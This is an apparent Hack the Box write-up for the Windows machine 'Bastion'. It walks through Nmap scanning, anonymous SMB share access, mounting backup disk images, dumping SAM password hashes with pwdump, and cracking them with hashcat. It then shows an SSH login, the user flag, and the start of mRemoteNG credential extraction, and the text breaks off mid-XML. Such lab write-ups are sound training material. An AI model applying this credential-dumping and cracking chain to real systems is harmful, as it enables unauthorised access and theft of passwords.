

Bastion Writeup

Bastion is a Windows machine from Hack the Box. The first thing that should be completed is an Nmap scan of the target. The results of the Nmap scan are shown below.



```
# Nmap 7.70 scan initiated Tue Aug  6 13:41:55 2019 as: nmap -sS -sV -O -sC -p1-65535 -oN bastionScan.txt 10.10.10.134
Nmap scan report for 10.10.10.134
Host is up (0.091s latency).
Not shown: 65522 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:

Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 6h06m49s, deviation: 1h09m12s, median: 6h46m46s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2019-08-06T22:32:25+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2019-08-06 20:32:20
|_  start_date: 2019-08-06 20:25:34

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Aug  6 13:45:42 2019 -- 1 IP address (1 host up) scanned in 227.88 seconds
```

There are several open ports on this machine. Let’s attempt to connect to each port and see if any interesting information can be gleaned. Port 22 contains the standard SSH login and the version of SSH being used is not vulnerable to any RCE (Remote Code Execution) vulnerabilities. The next three ports (135, 139, and 445) can be interacted with using the smbclient utility.




```
smbclient -L //10.10.10.134/BASTION
Enter WORKGROUP\root's password:

	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	Backups         Disk      
	C$              Disk      Default share
	IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
```

The screenshot, shown above, reveals that the target allows smb null sessions (no password is required to view shares). In addition, the Backups share does not appear to be protected. Checking the rest of the ports does not uncover any other useful information.


Exploring Backups

The tool smbclient can be used to connect to a share by dropping the -L flag.




```
root@kali:~# smbclient //10.10.10.134/Backups
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> 
```

Exploring the Backups share reveals two VHD (virtual hard drive files). We can use the mount and guestmount utilities to explore the two VHD files. Open a new terminal window and navigate to /mnt directory. Next create two directories, in this writeup the directories remote and vhd1 were created. Finally navigate to the remote directory and enter the command mount -t cifs //10.10.10.134/Backups/WindowsImageBackup/L4mpje-PC/”Backup 2019-02-22 124351” /mnt/remote -o rw. NOTE to see the files you may need to change to another directory and then change back to /mnt/remote.




```
(base) root@kali:/mnt/remote# mount -t cifs //10.10.10.134/Backups/WindowsImageBackup/L4mpje-PC/"Backup 2019-02-22 124351" /mnt/remote -o rw
Password for root@//10.10.10.134/Backups/WindowsImageBackup/L4mpje-PC/Backup 2019-02-22 124351:
(base) root@kali:/mnt/remote# cd
(base) root@kali:~# cd /mnt/remote
(base) root@kali:/mnt/remote# ls
9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd
BackupSpecs.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml
cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml
```

Before we can interact with the contents of the virtual hard drives we need to use guestmount. Guestmount –add /mnt/remote/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd –inspector –ro /mnt/vhd1 -v. This will produce a lot of output, but in the end, you should be able to view the contents of the virtual hard drive. It is important to note that the small vhd file is not mountable.




```
(base) root@kali:/mnt/vhd1# ls
'$Recycle.Bin'   'Documents and Settings'    ProgramData      'System Volume Information'
 autoexec.bat     pagefile.sys              'Program Files'    Users
 config.sys       PerfLogs                   Recovery          Windows
```

The tool pwdump can be used to extract the password hashes from a Windows OS. To accomplish this change to the Wndows/System32/config directory and issue the command pwdump SYSTEM SAM > /root/hashes.txt.



```
root@kali:/mnt/vhd1/Windows/System32/config# pwdump SYSTEM SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
```

Now that we have the password hashes we can attempt to crack them. Windows uses NTLM hashing. The lm portion of the hash occurs first followed by a : and the NT version of the hash. Notice that the lm hashes that we obtained were all the same. The LM portion of the hash is the same for each because it is simply blank. In other words, there is no LM hash to crack. The NT portion of the hash is not blank and can be cracked by using hashcat. However, we need to get rid of the LM portion of the hash before we use hashcat. To do this issue the command: cat hashes.txt | cut -d ":" -f 1,4 > hashCat.txt. This will produce a file that contains the following:




```
Administrator:31d6cfe0d16ae931b73c59d7e0c089c0
Guest:31d6cfe0d16ae931b73c59d7e0c089c0
L4mpje:26112010952d963c8dc4217daec986d9
```

To run hashcat on this file issue the command: hashcat -a0 -m1000 --username hashCat.txt /usr/share/wordlists/rockyou.txt --force. Once the session completes issue the command hashcat -a0 -m1000 --username --show hashCat.txt /usr/share/wordlists/rockyou.txt. **PLACE SSH password here**.


Accessing the System

Log into the system using the username L4mjpe and the obtained password.



```
root@kali:~# ssh -l L4mpje 10.10.10.134
L4mpje@10.10.10.134's password:

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

l4mpje@BASTION C:\Users\L4mpje>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje

22-02-2019  14:50    <DIR>          .
22-02-2019  14:50    <DIR>          ..
22-02-2019  16:26    <DIR>          Contacts
22-02-2019  16:27    <DIR>          Desktop
22-02-2019  16:26    <DIR>          Documents
22-02-2019  16:26    <DIR>          Downloads
22-02-2019  16:26    <DIR>          Favorites
22-02-2019  16:26    <DIR>          Links
22-02-2019  16:26    <DIR>          Music
22-02-2019  16:26    <DIR>          Pictures
22-02-2019  16:26    <DIR>          Saved Games
22-02-2019  16:26    <DIR>          Searches
22-02-2019  16:26    <DIR>          Videos
               0 File(s)              0 bytes
              13 Dir(s)  11.419.770.880 bytes free
```


Navigate to the Desktop to find the user flag.



```
l4mpje@BASTION C:\Users\L4mpje>cd Desktop

l4mpje@BASTION C:\Users\L4mpje\Desktop>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

l4mpje@BASTION C:\Users\L4mpje\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 0CB3-C487

 Directory of C:\Users\L4mpje\Desktop

22-02-2019  16:27    <DIR>          .
22-02-2019  16:27    <DIR>          ..
23-02-2019  10:07                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)  11.419.770.880 bytes free

l4mpje@BASTION C:\Users\L4mpje\Desktop>type user.txt
9bfe57d5c3309db3a151772f9d86c6cd
l4mpje@BASTION C:\Users\L4mpje\Desktop>
```


Getting System

Look at the programs that are installed on this machine. After exploring the machine for a while we find a program called mRemoteNG, which is a login manager that supports SSH, RDP and many other protocols. mRemoteNG can be found in C:\”ProgramFiles (x86)”. A quick google search reveals that mRemoteNG’s configuration files can be found in C:\Users\<username>\AppData\Roaming\mRemoteNG. The confCons.xml file contains a list of services, usernames, and passwords.




```
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/
twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Username="Administrator" Domain=""
